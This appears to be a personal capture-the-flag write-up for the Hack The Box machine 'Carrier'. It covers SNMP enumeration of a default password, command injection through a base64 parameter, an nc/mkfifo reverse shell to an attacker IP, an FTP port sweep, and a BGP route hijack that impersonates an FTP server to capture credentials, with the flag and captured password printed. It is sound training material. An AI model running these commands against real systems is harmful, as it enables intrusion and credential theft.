
Carrier (Linux)

Monday, October 15, 2018 8:15 PM



Initial Scan

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-15 20:17 EDT
Nmap scan report for 10.10.10.105
Host is up (0.025s latency).
Not shown: 960 closed ports, 38 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Navigating to the root page of the open http service, I find a login page for Lyghtspeed.

Running dirb on the host reveals several directories and interesting files. The most interesting is a file called **error_codes.pdf.** It contains information about where to find the default admin password based on the error codes found on the login page.

45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)


Looking around the other directories doesn't yield much so I start checking for other ports. I an nmap command that checks for the top 10 UDP ports. The scan reveals that port 161 for snmp is open.

```
PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   open|filtered dhcps
123/udp  closed        ntp
135/udp  closed        msrpc
137/udp  closed        netbios-ns
138/udp  closed        netbios-dgm
161/udp  open          snmp
445/udp  closed        microsoft-ds
631/udp  open|filtered ipp
1434/udp closed        ms-sql-m

Nmap done: 1 IP address (1 host up) scann
```

I run the following command to enumerate some MIB information from snmp: **snmpwalk -c public -v1 10.10.10.105**

```
root@kali:~/HTB/carrier# snmpwalk -c public -v1 10.10.10.105
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
End of MIB
```


The resulting command reveals the serial number of the device by reading the queried MIB tree strings. Looking back at the error_codes.pdf, I know that the password for the Lyghtspeed login page is the serial number **NET_45JDX23.** I use the username of admin and login with the newly found password. I am greeting with this page….



I navigate to Diagnostics and notice a button called "Verify status" that outputs some information to the page. The information seems to be a "ps" command run on several usernames and their owned processes…

To see what what is going on in the background, I fire up burpsuite and notice that there is a parameter called "check=" that takes a base-64 encoded command, and outputs the contents of the output to the screen…

I exploit this by inputting a | character after the quagga or root user entry and inserting any command I want. At first, I tried all the reverse shells I know but to no avail. The bash reverse shell was the only one that responded in some way but it gave no stable connection. So instead, I used this to leverage printing the user flag…



^^^ The command to the right of the base64 encoded string is just something I placed there to show what it is decoded.

I notice that I am the root user since I have access to all files on the system, however, the root flag is elsewhere and the machine must be enumerated more for privilege escalation.

Privilege Escalation

I use the command **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4444 >/tmp/f** for a reverse shell on the machine. (had to use port 4444 since the reverse call back to my machine did not like the port 443…less secure I guess.)

The box is running quagga, which is a router management framework. Based on clues on tickets page of the website, my goal is to gain access to an FTP server located in the 10.120.15.0/24 range.

There are two other neighboring routers based on bgpd.conf with the IPs 10.78.10.2 and 10.78.11.2

```
root@r1:/etc/quagga# cat bgpd.conf
cat bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.11.2 remote-as 300
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
```

Since I know my target network range, I do a port scan for FTP in that range with the command **for i in {1..50}; do nc -v -n -z -w 1 10.120.15.$i 21; done**
This will scan all IPs in the network range and the open port 21. The results show that port 21 is open on the IP **10.120.15.10**

```
root@r1:/etc/quagga# for i in {1..50}; do nc -v -n -z -w 1 10.120.15.$i 21; do
<in {1..50}; do nc -v -n -z -w 1 10.120.15.$i 21; done
nc: connect to 10.120.15.1 port 21 (tcp) failed: Connection refused
nc: connect to 10.120.15.2 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.3 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.4 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.5 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.6 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.7 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.8 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.9 port 21 (tcp) timed out: Operation now in progress
Connection to 10.120.15.10 21 port [tcp/*] succeeded!
nc: connect to 10.120.15.11 port 21 (tcp) timed out: Operation now in progress
nc: connect to 10.120.15.12 port 21 (tcp) timed out: Operation now in progress
```

Now that I now my target address I need to figure out a way to intercept traffic going to the server and gain FTP credentials. I look at the other files in /etc/quagga and see that there are two other files of interest. One is called bgpd.conf.sav and the other is zebra.conf.sav. I replace bgpd.conf and zebra.conf with their perspective files. This is the contents of zebra.conf now…

```
! Zebra configuration saved from vty
!   2018/07/02 02:14:12
!
!
interface eth0
 no link-detect
 ipv6 nd suppress-ra
!
interface eth1
 no link-detect
 ipv6 nd suppress-ra
!
interface eth2
 no link-detect
 ipv6 nd suppress-ra
!
interface lo
 no link-detect
!
ip route 10.120.15.0/25 10.78.11.2
!
ip forwarding
```

The added IP route makes all traffic headed to IP's in the 10.120.15.0/25 route through my machine or the attacker machine. The next step is to pretend to be the FTP server by changing the IP on eth2 to the target server IP or 10.120.15.10. I use the command **ifconfig eth2 10.120.15.10 netmask 255.255.255.128.** I run an Ifconfig to make sure the IP is changed and then run the command **/etc/init.d/quagga restart** to restart all the services with the new configurations.


```
eth2      Link encap:Ethernet  HWaddr 00:16:3e:20:98:df
          inet addr:10.120.15.10  Bcast:10.120.15.127  Mask:255.255.255.128
          inet6 addr: fe80::216:3eff:fe20:98df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2885 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1870 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:173140 (173.1 KB)  TX bytes:132051 (132.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

Once everything is set, I run **nc -nlvp 21** to listen for incoming FTP connections. I receive a connection! In order to dump the password, I must give a 301 command. The password is **BGPtelc0rout1ng**

```
root@r1:/opt# nc -nlvp 21
nc -nlvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/*] accepted (family 2, sport 42812)


USER root
301
301
PASS BGPtelc0rout1ng


PASV


QUIT
```

(Alternatively, I can write a python FTP server script and use that to act as an FTP server.)

I return all configurations back to normal using the restore.sh script found in the /opt directory and changed the IP of eth2 back to 10.78.11.2. I FTP to 10.120.15.10 and use the credentials I found to gain access to root.txt



2832e552061532250ac2a21478fd4866

This whole process was an example of a **BGP hijack attack**, where an attacker changes the routing path of a particular network in order to masquerade as the server that everyone things they are connecting to.

Screen clipping taken: 1/7/2019 10:22 AM